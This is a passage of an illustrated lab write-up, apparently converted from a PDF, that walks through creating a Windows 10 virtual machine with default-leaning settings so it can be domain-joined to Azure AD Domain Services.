
In order to keep costs low, for endpoint workstations, we used VMs on our local computers. These VMs will be domain-joined to the Azure ADDS discussed in the last section. To start anew, we created new VMs to use in this project.




We will attach the Windows 10 ISO file after the VM has been created:




As we will be using x64 architecture, we will keep these settings:




At this step, we chose to name the VM after the user whose credentials we will be using to domain-join. Here, this fictitious machine will belong to one Cosmo Kramer:




Although UEFI is more secure, we will choose BIOS to prevent any issues with secure boot.




Next, we will keep the default processor settings:




As this VM will not need to perform any particular activities, the RAM will be kept low at 2GB:




At the Network tab, we kept the NAT settings:




At I/O, we kept LSI Logic SAS:




At Disk Type, we kept the recommended SCSI disk:




We created a new Virtual Disk:




Again, as this VM has no particular requirements, the Disk Size was reduced to conserve resource on the Host machine:




Verify and select "Next":




We double-checked the settings then selected “Finish”:



Once the machine has been created, select the “CD/DVD (SATA)” device:




This will open up the VM Settings panel where we can browser to a Windows 10 x64 ISO file:




Then we selected “Save” and started the VM.

